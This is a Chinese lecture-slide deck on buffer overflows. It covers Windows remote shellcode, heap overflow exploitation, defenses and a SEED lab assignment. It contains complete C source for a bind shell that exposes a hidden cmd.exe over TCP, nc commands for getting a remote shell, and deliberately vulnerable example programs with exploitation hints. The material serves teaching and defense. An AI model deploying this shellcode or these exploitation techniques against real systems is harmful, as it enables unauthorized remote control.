2. 从**KERNEL32.DLL的导出函数表中搜索LoadLibrary()和GetProcAddress()函数**的过程描述：

1) 通过Hash算法减少API名字的长度至4字节，h=((h<<25)|(h>>7))+c
2) 通过PE结构的e_lfanew找到PE头
3) PE基址偏移0x78引出表目录指针DataDirectory,其前两个元素分别对应ExportDirectory(导出函数表)和ImportDirectory(导入函数表)
4) 引出ExportDirectory中的每个函数名称，做hash计算
5) 与原先保存的hash值进行比较，相等则找到对应API入口地址

Windows远程Shellcode

- Xor编码消除空字节
- 给出远程连接
  - Create server and listen
  - Accept client connection
  - Create a child process to run “cmd.exe”
  - Create two pipes and links the shell with socket
    - Command: Client send >> recv Server write >> pipe2 >> stdin Cmd.exe
    - Output: Client recv << send Server read << pipe1 << stdout Cmd.exe

Windows远程Shellcode

```
#include <winsock2.h>
#include <stdio.h>
#pragma comment (lib,"ws2_32")

int main()
{
        WSADATA wsa;
        SOCKET listenFD;
        char Buff[1024];
        int ret;
        WSAStartup(MAKEWORD(2,2),&wsa);
        listenFD = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
        struct sockaddr_in server;
        server.sin_family = AF_INET;
        server.sin_port = htons(53764);
        server.sin_addr.s_addr=ADDR_ANY;
        ret=bind(listenFD,(sockaddr *)&server,sizeof(server));
        ret=listen(listenFD,2);
        int iAddrSize = sizeof(server);
        SOCKET clientFD=accept(listenFD,(sockaddr *)&server,&iAddrSize);
        SECURITY_ATTRIBUTES sa;
        sa.nLength=12;sa.lpSecurityDescriptor=0;sa.bInheritHandle=true;
        HANDLE hReadPipe1,hWritePipe1,hReadPipe2,hWritePipe2;
        ret=CreatePipe(&hReadPipe1,&hWritePipe1,&sa,0);
        ret=CreatePipe(&hReadPipe2,&hWritePipe2,&sa,0);
```

Windows远程Shellcode(2)

```
32          STARTUPINFO si;
33          ZeroMemory(&si,sizeof(si));
34          si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
35          si.wShowWindow = SW_HIDE;
36          si.hStdInput = hReadPipe2;
37          si.hStdOutput = si.hStdError = hWritePipe1;
38          char cmdLine[] = "cmd.exe";
39          PROCESS_INFORMATION ProcessInformation;
40
41          ret=CreateProcess(NULL,cmdLine,NULL,NULL,1,0,NULL,NULL,&si,&ProcessInformation);
42
43          unsigned long lBytesRead;
44          while(1)        {
45                  ret=PeekNamedPipe(hReadPipe1,Buff,1024,&lBytesRead,0,0);
46                  if(lBytesRead)  {
47                          ret=ReadFile(hReadPipe1,Buff,lBytesRead,&lBytesRead,0);
48                          if(!ret)        break;
49                          ret=send(clientFD,Buff,lBytesRead,0);
50                          if(ret<=0)      break;
51                  }else   {
52                          lBytesRead=recv(clientFD,Buff,1024,0);
53                          if(lBytesRead<=0)       break;
54                          ret=WriteFile(hWritePipe2,Buff,lBytesRead,&lBytesRead,0);
55                          if(!ret)        break;
56                  }
57          }
58          return 0;
59  }
```

Win32远程exploit

- vulnerable程序: server2.cpp
  - 启动服务
- Exploit程序: remoteexploit2.cpp
  - remoteexploit2 127.0.0.1 3764
  - nc 127.0.0.1 53764
  - 获得远程shell
- Exploit程序: remoteexploit.cpp (使用目标程序IAT表定位LoadLibrary, GetProcAddress)
  - remoteexploit2 127.0.0.1 3764
  - nc 127.0.0.1 53764
  - 获得远程shell

内容

1. 软件安全概述
2. 缓冲区溢出基础概念与背景知识
3. Linux栈溢出与Shellcode
4. Windows栈溢出与Shellcode
5. 堆溢出
6. 缓冲区溢出攻击的防御技术
7. 课外实践作业：缓冲区溢出实验

堆溢出(heap overflow)


- 内存中的一些数据区
  - **.text** 包含进程的代码
  - **.data** 包含已经初始化的数据(全局的，或者**static**的、并且已经初始化的数据)
  - **.bss** 包含未经初始化的数据(全局的，或者**static**的、并且未经初始化的数据)
  - **heap** 运行时刻动态分配的数据区
  - 还有一些其他的数据区
- 在**.data**、**.bss**和**heap**中溢出的情形，都称为**heap overflow**，这些数据区的特点是：数据的增长由低地址向高地址

关于heap overflow

- 比较少引起人们的关注，原因在于
  - 比栈溢出难度更大
  - 需要结合其他的技术，比如
    - 函数指针改写
    - **Vtable**改写
    - **Malloc**库本身的漏洞
  - 对于内存中变量的组织方式有一定的要求


指针改写

- 要求：
  - 先定义一个**buffer**，再定义一个指针
- 溢出情形
  - 当对**buffer**填充数据的时候，如果不进行边界判断和控制的话，自然就会溢出到指针的内存区，从而改变指针的值



指针改写导致heap overflow示例

```
#define BUFSIZE 16

int main(int argc, char **argv)
{
    FILE *tmpfd;
    static char buf[BUFSIZE], *tmpfile;

    if (argc <= 1)
    {
       fprintf(stderr, "Usage: %s <garbage>\n", argv[0]);
       exit(-1);
    }

    tmpfile = "/tmp/vulprog.tmp";
    printf("before: tmpfile = %s\n", tmpfile);

    printf("Enter one line of data to put in %s: ", tmpfile);
    gets(buf);

    printf("\nafter: tmpfile = %s\n", tmpfile);

    tmpfd = fopen(tmpfile, "w");
    if (tmpfd == NULL)
    {
       fprintf(stderr, "error opening %s: %s\n", tmpfile, strerror(errno));
       exit(-1);
    }

    fputs(buf, tmpfd);
    fclose(tmpfd);
}
```




如何利用：估计出argv[1]的地址，放到16-19字节中。

从而可能改写敏感文件

函数指针改写导致heap overflow示例

```
#define BUFSIZE 16

int goodfunc(const char *str)
{
   ......
   return 0;
}

int main(int argc, char **argv)
{
   static char buf[BUFSIZE];
   static int (*funcptr)(const char *str);

   if (argc <= 2)
   {
       fprintf(stderr, "Usage: %s <buffer> <goodfunc's arg>\n", argv[0]);
       exit(-1);
   }

   printf("system()'s address = %p\n", &system);

   funcptr = (int (*)(const char *str))goodfunc;
   printf("before overflow: funcptr points to %p\n", funcptr);

   memset(buf, 0, sizeof(buf));
   strncpy(buf, argv[1], strlen(argv[1]));
   printf("after overflow: funcptr points to %p\n", funcptr);

   (void)(*funcptr)(argv[2]);
   return 0;
}
```




如何利用：期望让funcptr指向system()函数，执行argv[2]

C++中的vtable函数指针改写


- 函数指针与函数体的绑定
  - **Early binding,** 在编译过程中绑定
  - **Late binding,** 在运行过程中绑定
- **C++的虚函数机制**
  - 编译器为每一个包含虚函数的**class**建立起**vtable**，**vtable**中存放的是虚函数的地址
  - 编译器也在每个**class**对象的内存区放入一个指向**vtable**的指针(称为**vptr**)，**vptr**的位置随编译器的不同而不同，**VC**放在对象的起始处，**gcc**放在对象的末尾
- **Overflow**
  - 设法改写**vptr**，让它指向另一段代码

Vptr指针改写示例代码

```
#include <iostream>

class A
{
   private:
      char str[11];

   public:
      void setBuffer(char * temp)
      {
              strcpy (str, temp);
      }
      virtual void printBuffer()
      {
              cout << str << endl ;
      }
};

void main (void)
{
   A *a;
   a = new A;
   a->setBuffer("coucou");
   a->printBuffer();
}
```



如何利用：期望让vptr指向构造的函数表，表中函数地址指向构造的代码。比较困难



Linux堆内存管理漏洞


- glibc库free()函数本身漏洞
- 删除空闲块的unlink宏：

```
#define unlink(P, BK, FD) {    \
    BK = P->bk;            \
    FD = P->fd;            \
    FD->bk = BK;           \
    BK->fd = FD;           \
}
```

```
P->bk + 8 <= chunk->fd
P->fd + 12 <= chunk->bk
```

- 两个写内存操作
  - 控制P->bk和P->fd这两个指针的值
  - 实现将任意4个字节的值写到任意内存地址中去

攻击者精心构造unlinkme内存块进行free()函数堆溢出攻击



- 当unlink宏被调用时，在"what"位置的值将覆盖到"where"位置上
- Where: 栈返回地址、GOT全局偏移入口地址、DTORS析构函数地址
- What: shellcode地址

内容

1. 软件安全概述
2. 缓冲区溢出基础概念与背景知识
3. Linux栈溢出与Shellcode
4. Windows栈溢出与Shellcode
5. 堆溢出
6. 缓冲区溢出攻击的防御技术
7. 课外实践作业：缓冲区溢出实验

通用性防范措施-人

- 企业文化
  - 注重软件产品安全性，建立安全意识
  - 没有得到应有的高度重视
- 提高软件开发人员安全意识、主动安全性的一些措施
  - 采取缓和态度，循序渐进
  - 实行严厉的措施
  - 安全意味着质量和效率
  - 把安全问题写进企业的规章制度：行业规范**ISO 17799**
  - 效果、效果、效果：量化安防风险，衡量安全性改进过程
  - 责任：安全责任模型，产品开发团队承担起大部分责任
- 安全编程：从"娃娃"抓起

通用性防范措施-流程

- **ISO 17799:**
  - **establishes guidelines and general principles for initiating, implementing, maintaining, and improving information security management in an organization.**
- 微软: **SDL(安全化产品开发周期)**
  - 为开发团队指派一名安全监督员
  - 教育、教育、再教育
  - 建立威胁模型
  - 代码审查（结对编程、互相检查代码；自动化代码分析）
  - 产品安全性测试**(Fuzz,** 渗透测试**)**
  - 审计或产品安全性验收
  - 产品升级与维护

通用性防范措施-技术

- 尝试杜绝溢出的防御技术
  - 编写正确代码
  - 查错：Fuzz注入测试...
  - 编译器引入缓冲区边界保护检查：LibSafe

- 允许溢出但不让程序改变执行流程的防御技术
  - StackGuard：返回地址前添加检测标记，返回前检查
  - VS 2003：/GS栈保护编译选项
  - GCC：-fstack-protector
  - 黑客：通过覆盖SEH异常处理链；微软：SafeSEH

通用性防范措施-技术(2)

- 无法让攻击代码执行的防御技术
  - 硬件体系结构支持：硬件NX保护机制
  - 类Unix：PaX堆栈不可执行内核补丁
  - Windows：DEP数据执行保护
  - ASLR内存地址布局随机化
- 黑客的进一步技术博弈
  - Return-2-libc: 让CPU首先执行系统库已存在代码，而非注入代码，对抗DEP
  - Heap Spraying: 利用客户端脚本本地运行特性，操纵堆空间，对抗ASLR
  - JIT Spraying: 同时对抗DEP和ASLR
- 缓冲区溢出：“古老”但“永恒”？的攻防话题

内容

1. 软件安全概述
2. 缓冲区溢出基础概念与背景知识
3. Linux栈溢出与Shellcode
4. Windows栈溢出与Shellcode
5. 堆溢出
6. 缓冲区溢出攻击的防御技术
7. 课外实践作业：缓冲区溢出实验

课外实践作业10

- 团队实践作业，分数：**20分+bonus**
- 任选一题
  - **SEED Buffer Overflow attack LAB**
  - **/usr/bin/chat实际本地栈溢出攻击与漏洞分析**
- **Deadline：12月29日**

SEED缓冲区溢出实验

- 学生将分析一个具有缓冲区溢出漏洞的程序
- 任务是使用一种攻击方案来利用漏洞并最后获得root权限
- 另外，将带领学生学习到系统中阻止缓冲区溢出的一些保护机制
  - 学生需要评价他们的攻击方案在这些保护机制下是否起作用，并解释原因
- 任务1：攻击漏洞 (5分)
- 任务2：/bin/bash中的保护(5分)
- 任务3：观察地址随机化(5分)
- 任务4：观察Stack Guard保护机制 (5分)

/usr/bin/chat实际本地栈溢出攻击与漏洞分析

- 给出/usr/sbin/chat (Red Hat 7.3) 源代码或可执行代码：
  - ppp-2.4.1软件包
  - Linux 2.6内核需关闭的随机虚拟地址空间的功能，取消系统保护措施“栈上数据不可执行”才能保证攻击成功
- 1. 从中分析查找缓冲区溢出漏洞位置 (5分)
- 2. 编写本地栈溢出攻击代码，并进行攻击: (10分)
  - 确认是否可获得root权限，如否，为什么，前提条件是什么？
- 3. 针对发现的漏洞，给该程序编写一个补丁程序，使之修补所发现漏洞。(5分)
- 在可执行二进制代码层次完成实践作业，bonus +5

Thanks

诸葛建伟

zhugejw@gmail.com